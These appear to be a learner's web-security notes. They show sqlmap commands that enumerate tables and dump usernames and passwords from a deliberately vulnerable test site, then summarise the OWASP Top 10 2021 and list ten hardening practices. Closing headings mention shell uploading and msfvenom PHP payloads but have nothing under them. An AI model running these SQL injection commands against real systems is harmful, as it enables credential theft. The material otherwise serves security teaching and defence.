
How we find the tables with the help of sqlmap

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart –tables

-D database name

--tables to find out the tables name






Now after finding the tables it’s a time to find the no. of columns with the help of sql injection.

Here I am using the “uname” tables for finding the username and password.

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart -T users --columns




Now its at time to find the uname and pass of the columns of user tables.



Uname:- test

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart -T users -C uname --dump



sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart -T users -C pass –dump

pass “test”

OWAPS TOP 10

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications

Companies should adopt this document and start the process of ensuring that their web applications minimize these risks. Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces more secure code.

## Top 10 Web Application Security Risks



* [**A01:2021-Broken Access Control**](https://owasp.org/Top10/A01_2021-Broken_Access_Control/) moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
* [**A02:2021-Cryptographic Failures**](https://owasp.org/Top10/A02_2021-Cryptographic_Failures/) shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
* [**A03:2021-Injection**](https://owasp.org/Top10/A03_2021-Injection/) slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.
* [**A04:2021-Insecure Design**](https://owasp.org/Top10/A04_2021-Insecure_Design/) is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to “move left” as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.
* [**A05:2021-Security Misconfiguration**](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/) moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it’s not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.
* [**A06:2021-Vulnerable and Outdated Components**](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/) was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
* [**A07:2021-Identification and Authentication Failures**](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/) was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.
* [**A08:2021-Software and Data Integrity Failures**](https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/) is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.
* [**A09:2021-Security Logging and Monitoring Failures**](https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/) was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn’t well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
* [**A10:2021-Server-Side Request Forgery**](https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/) is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it’s not illustrated in the data at this time

10 ways to make your web application more secure :-

**1. Have a strong enterprise security policy**

The first breach can be a simple human error, and can really make the attacker’s life easier: weak passwords, security related information itself not secure enough (like passwords stored in a text file on your desktop or on a post-it), wrong access level… all of this needs to be cleaned so as not to leave the front door wide open.  
Often mentioned but rarely applied: passwords strength. Not too short, include digits, uppercase characters, and special characters. This simple rule should be applied everywhere and should not sound like a new recommendation, but when having a look at password databases, it appears that passwords actually used are really weak, whether it’s for personal use or for professional access controls providing access to powerful functions or to confidential or sensitive data.  
This is all about basic security rules, and about processes to be defined and applied. A bit boring, indeed, but crucial.

**2. Remove useless portions of your web application**

Before diving into the security of your web applications, maybe you can reduce the potential attack surface by simply reducing the number of applications you have, in production or even in your staging environment. Are you sure all the websites your company owns are really used? Maybe there is kind of an old web application that uselessly exposes data for only a few people, and that can actually be a risk for your global web environment? These questions are also valid for webservices, or APIs. Such exposed items, non used and poorly secured are open doors for bad guys.  
So, make the inventory of your web applications and services arsenal, you might found some of them don’t deserve security, just shut them down.

**3. Update your libraries, and use reputable ones**

It seems that 80 % of the code used in web applications is actually made of external libraries that you did not develop.  
It is therefore necessary to perform several maintenance operations on these libraries:  
– First, ensure these libraries included in your applications are really used and deserve maintenance. Again, don’t spend money things you don’t need.  
– Then, ensure these libraries are well-known, recognised by the open source community as reliable and trustworthy. Would you install a library on your server that contains vulnerable code or malicious features? What if that library steals your data and sends it to a bad guy’s server? Beware of what you download and include in your applications.  
in 2011, 26% or downloaded libraries where vulnerable and known as vulnerable (1). Of course, that’s quite comfortable to rely on existing code during your development, to reduce the workload of your developers, but precaution is better than cure.  
– Last but not least, maintain your libraries. Open source is great, because it’s free to download the code, but there is a maintenance cost that you can’t get rid of. When the community discovers flaws, it is generally made public and therefore usable by anyone. Of course that’s even worse when the library is a commercial one… So check regularly if your libraries have updates, test them and install them on your web applications. You will also find tools that can tell you when an update is made available.

**4. Ensure no sensitive data about your architecture leaks**

Another type of vulnerability directly caused by “human errors”: information leakage related to you application itself. A web developer might be tempted or even prompted to copy/paste a piece of code on a forum, in order to get help from outside your organisation during the development of a new module. Attackers usually try to grab a maximum of information about their target on these forums, pastebin or newsgroups. The risk is to have tons of information about you web application (code, plugin version, libraries, processes, business logic) that leak on the Internet.  
To be cleaned asap, and stop talking too much!

**5. Review critical business processes**

Maybe you should also review your application internal processes (business logic). Is your password recovery process reliable? Are you sure it cannot be used by an attacker to easily modify or grab your users’ passwords? Why spending a lot of money on a credit card validation service if users can in fact modify their shopping cart after they check out?  
These flaws really exist, and it is not always about technical things or code, but essentially about business login and logical controls. Web security starts during the functional design of the application.  
So how to ensure everything is fine with your business logic and processes? List the critical functions of you application and review them to ensure there is no way to circumvent the mechanics. It is not about verifying that everything works fine in a pre-defined scenario, but about trying to abuse the system, detecting vulnerabilities and fixing them.

**6. Review sensitive data protection**

First, make an inventory of all the data managed by your web application: emails, passwords, PII data (Personally Identifiable Information), payment data, transactions data…  
Even if you have very little data to protect on your website, the simple fact of having a stolen password can be serious: that password might be valid on other websites your user is registered on, and can be used by an attacker for subsequent attacks. Whether your are a big multinational company or a little e-commerce website operating alone doesn’t matter, your users or consumers deserve that you protect their data.  
“Less if more”: Collect only the data you need, not more! Collecting too many data will first be quite boring for your users since they will have to fill-in long forms, which is time consuming, but worse, the more data you collect, the more exposed your users are. Limiting the amount of collected data is therefore needed.  
The same reasoning applies to the duration of data retention. Do you need to keep the whole set of data in your system? How much time do you keep it?  
How do you handle that data? Are they collected in a secure manner (forms that submit the data over a secured wire like SSL)? How does the data transit from one point to another, whether it’s during internal transfers or with third parties?  
We won’t discuss that point further here, but a real data security policy must be put in place, and applied. A lot of resources on that subject exist, and many companies can help you on these subjects. Our services include that type of technical review.

**7. Perform code reviews focused on security**

Security must of course be included in your web Software Development Life Cycle (SDLC). As an example, you should perform code review focused on security, and not only on software architecture. Web security knowledge is of course needed in order to run these code reviews successfully. Reviewing code without having the basics of web security will probably not give good results.  
A good starting point is to read or reread the Owasp Top 10, as well as the various cheat sheets, which will recall the developers what the security best practices are, and will sharpen their vision on web security challenges. Code reviews must be performed in teams, with people who did not develop the code to be reviewed.  
You can also build security check-lists that will be used during the development and that can be specific to the programming language used in a the project.

**8. Run a penetration test**

There’s nothing like a penetration test if you want to test the resilience of your application. That’s like the final exam! A pentest will allow you to see which vulnerabilities are in your application, to realise how they can be exploited and how far a simple flaw can drive you to. A single flaw can open the door to subsequent vulnerabilities or even compromise a whole web environment.  
Such a security audit can help you see at one point in time how your web application is secure.  
[View more about web penetration tests.](http://www.vaadata.com/en/web-security-audit/)


**9. Prepare yourself for the worse scenario**

It is not possible to make a web application 100% secure, unless you actually remove it. Security is a tradeoff, and has a cost. It’s about assessing the risks and answering with an appropriate risk response, with an adequate level of security.  
New attack techniques and vulnerabilities frequently appear, so “best practices” must also evolve. The web world is not perfect, it is therefore necessary to anticipate the unexpected, and thus develop a risk response to the following: “What if my website, despite all the efforts we’ve made, get attacked?”  
A contingency plan must be prepared, to face the worse situation: plan all the necessary steps to be followed in case of hacking, backups, data restoration, actions to be performed in case the website is defaced after an attack, identify where the attack comes from and the way it has been performed so as to fix the vulnerability that let the bad guy come in, communication plan.


**10. Do the above regularly!**

Well, we’ve reach number #10 of the list. What else can be done? Lots of things, but you can already plan to do the above again, and again. Security is not a one time event. First, your web applications evolve, new applications will come in your web environment, so you must regularly check that your web security level is on top. Also, you should know that effective security measures at a given time will not necessary be strong enough in a few months or years. Technologies evolve, so do attack methods. The MD5 encoding has been considered as a good practice for a long time, and as a safe way to protect passwords, but it’s now wrong.

Website Defacement By using Web Vulnerabilities




File Uploading (vulnerability) Shell Uploading



Making a payload with the help of msfvenom php payloads

